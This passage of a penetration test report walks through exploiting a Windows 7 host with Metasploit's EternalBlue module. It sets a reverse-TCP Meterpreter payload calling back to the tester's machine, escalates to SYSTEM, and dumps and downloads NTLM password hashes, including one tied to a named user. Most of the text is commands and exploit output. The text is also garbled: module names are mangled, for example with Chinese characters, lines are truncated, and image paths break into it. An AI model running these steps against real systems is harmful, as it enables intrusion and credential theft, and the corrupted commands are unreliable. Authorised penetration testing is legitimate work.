e/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
  2 auxiliary/scanner/smb/smb_ms17_010
tion
  3 exploit/windows/smb/ms17_010_永恒蓝
MB Remote Windows Kernel Pool Corruption
  4 exploit/windows/smb/ms17_010_永恒蓝 win8
MB Remote Windows Kernel Pool Corruption for Win8+
  5 exploit/windows/smb/ms17_010_psexec
e/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

msf5 > use exploit/windows/smb/ms17_010_永恒蓝
msf5 exploit(windows/smb/ms17_010_永恒蓝) > show options

Module options (exploit/windows/smb/ms17_010_永恒蓝):
```

## SET RHOSTS TO 192.168.0.136

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      yes            yes       The target address range or CIDR identifier
RPORT      445             yes       The target port (TCP)
SMBDomain   .               no        (Optional) The Windows domain to use for authentication
SMBPass     .               no        (Optional) The password for the specified username
SMBUser     .               no        (Optional) The username to authenticate as
VERIFY_ARCH  true           yes      Check if remote architecture matches exploit Target.
VERIFY_TARGET true          yes      Check if remote OS matches exploit Target.

Exploit target:
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.136
RHOSTS => 192.168.0.136
```

## SEARCHING FOR ALL AVAILABLE PAYLOAD

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads
Compatible Payloads
=====
#  Name
--  --
1  generic/custom
2  generic/shell_bind_tcp
3  generic/shell_reverse_tcp
4  windows/x64/exec
5  windows/x64/loadlibrary
6  windows/x64/messagebox
7  windows/x64/meterpreter/bind_ipv6_tcp
8  windows/x64/meterpreter/bind_ipv6_tcp_uuid
9  windows/x64/meterpreter/bind_named_pipe


Disclosure Date  Rank  Check  Description
-----  -----  -----  -----
normal  No    Custom Payload
normal  No    Generic Command Shell, Bi
normal  No    Generic Command Shell, Re
normal  No    Windows x64 Execute Comm
normal  No    Windows x64 LoadLibrary P
normal  No    Windows MessageBox x64
normal  No    Windows Meterpreter (Refl
normal  No    Windows Meterpreter (Refl
normal  No    Windows Meterpreter (Refl
```

## FOUND THE EXACT PAYLOAD



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
ath
  6 windows/x64/messagebox
  7 windows/x64/meterpreter/bind_ipv6_tcp
  8 windows/x64/meterpreter/bind_ipv6_tcp_uuid
  9 windows/x64/meterpreter/bind_named_pipe
  10 windows/x64/meterpreter/bind_tcp
  11 windows/x64/meterpreter/bind_tcp_uuid
  12 windows/x64/meterpreter/reverse_http
  13 windows/x64/meterpreter/reverse_https
  14 windows/x64/meterpreter/reverse_named_pipe
  15 windows/x64/meterpreter/reverse_tcp
  16 windows/x64/meterpreter/reverse_tcp_rc4
  17 windows/x64/meterpreter/reverse_tcp_uuid
  18 windows/x64/meterpreter/reverse_tcp_with_uuid
```

## SETTING THE PAYLOAD AND GAINING METEPRETER SESSION




```
root@kali: ~/Desktop
File Edit View Search Terminal Help
  43 windows/x64/vncinject/reverse_winhttps
  reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)      normal  No   Windows x64 VNC Server (R


msf5 exploit(windows/smb/ms17_010_ternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_ternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.135:4444
[*] 192.168.0.136:445 - Connecting to target for exploitation.
[+] 192.168.0.136:445 - Connection established for exploitation.
[+] 192.168.0.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.136:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.0.136:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.0.136:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.0.136:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.0.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.136:445 - Starting non-paged pool grooming
[+] 192.168.0.136:445 - Sending SMBv2 buffers
[+] 192.168.0.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.136:445 - Sending final SMBv2 buffers.
[*] 192.168.0.136:445 - Sending last fragment of exploit packet!
[*] 192.168.0.136:445 - Receiving response from exploit packet!
```

## GOT ACCESS TO THE SYSTEM



## DUMPED INFORMATION



## HASH DUMP

```
root@kali: ~/Desktop
[meterpreter] . . .\Windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
subhajit mahata:1000:aad3b435b51404eeaad3b435b51404ee:5fe1f536c4f55506fb1597e0114c452c:::
meterpreter > upload dumpass.txt
[*] uploading : dumpass.txt -> dumpass.txt
[*] uploaded : dumpass.txt -> dumpass.txt
meterpreter > cat dumpass.txt
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
subhajit mahata:1000:aad3b435b51404eeaad3b435b51404ee:5fe1f536c4f55506fb1597e0114c452c:::
meterpreter > edit dumpass.txt
meterpreter > edit dumpass.txt Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
meterpreter > download dumpass.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > download dumpass.txt
[*] Downloading: dumpass.txt -> dumpass.txt
[*] Downloaded 166.00 B of 166.00 B (100.0%): dumpass.txt -> dumpass.txt
[*] download : dumpass.txt -> dumpass.txt
meterpreter > cat dumpass.txt
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
subhajit mahata:1000:aad3b435b51404eeaad3b435b51404ee:5fe1f536c4f55506fb1597e0114c452c:::
[...]
[*] Downloading: dumpass.txt -> dumpass.txt
[*] Downloaded 166.00 B of 166.00 B (100.0%): dumpass.txt -> dumpass.txt
[*] download : dumpass.txt -> dumpass.txt
meterpreter > cat dumpass.txt
```

# **CONCLUSION**

Thus, a network penetration test was conducted on client's system and its vulnerability assessment was also done and all the results obtained have been reported in this test report. Various vulnerabilities having severity levels of high, medium and low were found and those were exploited to penetrate into the client's system. All those vulnerabilities, the risks associated with those vulnerabilities, their description with possible remedies, recommendations and solutions were reported to the client through this network penetration test report. This report also contains the process and methodology used to conduct this penetration testing and the tools used for this penetration test have been reported. Finally, this report is also attached with all the proofs of consent that were obtained while conducting the penetration test.